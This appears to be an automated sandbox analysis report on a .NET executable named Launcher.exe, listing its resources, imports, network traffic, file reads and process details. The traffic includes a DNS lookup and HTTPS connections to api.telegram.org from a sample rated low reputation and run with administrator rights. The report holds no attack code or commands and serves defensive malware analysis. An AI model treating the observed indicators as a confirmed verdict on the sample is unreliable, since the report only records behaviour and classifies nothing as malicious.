
Name	RVA	Size	Type	Language	Country
RT_ICON	0xf61a0	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 0		
RT_ICON	0xf6618	0x988	Device independent bitmap graphic, 24 x 48 x 32, image size 0		
RT_ICON	0xf6fb0	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 0		
RT_ICON	0xf8068	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 0		
RT_ICON	0xfa620	0x4228	Device independent bitmap graphic, 64 x 128 x 32, image size 0		
RT_ICON	0xfe858	0x1683e	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0x1150a8	0x5a	data		
RT_VERSION	0x115114	0x354	data		
RT_MANIFEST	0x115478	0x111f	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Network Port Distribution



Total Packets: 10

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2022 19:36:00.976207972 CET	49702	443	192.168.2.3	149.154.167.220
Nov 24, 2022 19:36:00.976288080 CET	443	49702	149.154.167.220	192.168.2.3
Nov 24, 2022 19:36:00.976560116 CET	49702	443	192.168.2.3	149.154.167.220
Nov 24, 2022 19:36:01.015506983 CET	49702	443	192.168.2.3	149.154.167.220
Nov 24, 2022 19:36:01.015575886 CET	443	49702	149.154.167.220	192.168.2.3
Nov 24, 2022 19:36:01.096575975 CET	443	49702	149.154.167.220	192.168.2.3
Nov 24, 2022 19:36:01.096771002 CET	49702	443	192.168.2.3	149.154.167.220
Nov 24, 2022 19:36:01.104090929 CET	49702	443	192.168.2.3	149.154.167.220

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2022 19:36:01.104135036 CET	443	49702	149.154.167.220	192.168.2.3
Nov 24, 2022 19:36:01.104583025 CET	443	49702	149.154.167.220	192.168.2.3
Nov 24, 2022 19:36:01.146436930 CET	49702	443	192.168.2.3	149.154.167.220
Nov 24, 2022 19:36:01.409517050 CET	49702	443	192.168.2.3	149.154.167.220
Nov 24, 2022 19:36:01.409578085 CET	443	49702	149.154.167.220	192.168.2.3
Nov 24, 2022 19:36:01.632040024 CET	443	49702	149.154.167.220	192.168.2.3
Nov 24, 2022 19:36:01.632178068 CET	443	49702	149.154.167.220	192.168.2.3
Nov 24, 2022 19:36:01.632385969 CET	49702	443	192.168.2.3	149.154.167.220
Nov 24, 2022 19:36:01.636691093 CET	49702	443	192.168.2.3	149.154.167.220

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2022 19:36:00.932370901 CET	49977	53	192.168.2.3	8.8.8.8
Nov 24, 2022 19:36:00.951380968 CET	53	49977	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 24, 2022 19:36:00.932370901 CET	192.168.2.3	8.8.8.8	0x1abf	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 24, 2022 19:36:00.951380968 CET	8.8.8.8	192.168.2.3	0x1abf	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- api.telegram.org

Statistics

No statistics

System Behavior

Analysis Process: Launcher.exe PID: 5948, Parent PID: 3452

General

Target ID:	0
Start time:	19:35:58
Start date:	24/11/2022
Path:	C:\Users\user\Desktop\Launcher.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Launcher.exe
Imagebase:	0x610000
File size:	1126912 bytes
MD5 hash:	AC30D9EE77F4A6E23DEA621727579DC5
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3DCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3DCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D3B5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D3103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3BCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll.aux	unknown	2516	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll.aux	unknown	1912	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\dd5a228cf16a218ff0d3f02cdcbab8c9\WindowsBase.ni.dll.aux	unknown	1348	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xaml\8c85184f1e0cfe359eea86373661a3f8\System.Xaml.ni.dll.aux	unknown	572	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D3103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C221B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C221B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C221B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C221B4F	ReadFile
C:\Windows\System32\spool\drivers\color\sRGB Color Space Profile.icm	unknown	8192	success or wait	3	6C221B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatioaec034ca#\71c166f74def9b205fafc80dbd0c1015\PresentationFramework.Aero2.ni.dll.aux	unknown	1252	success or wait	1	6D3103DE	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly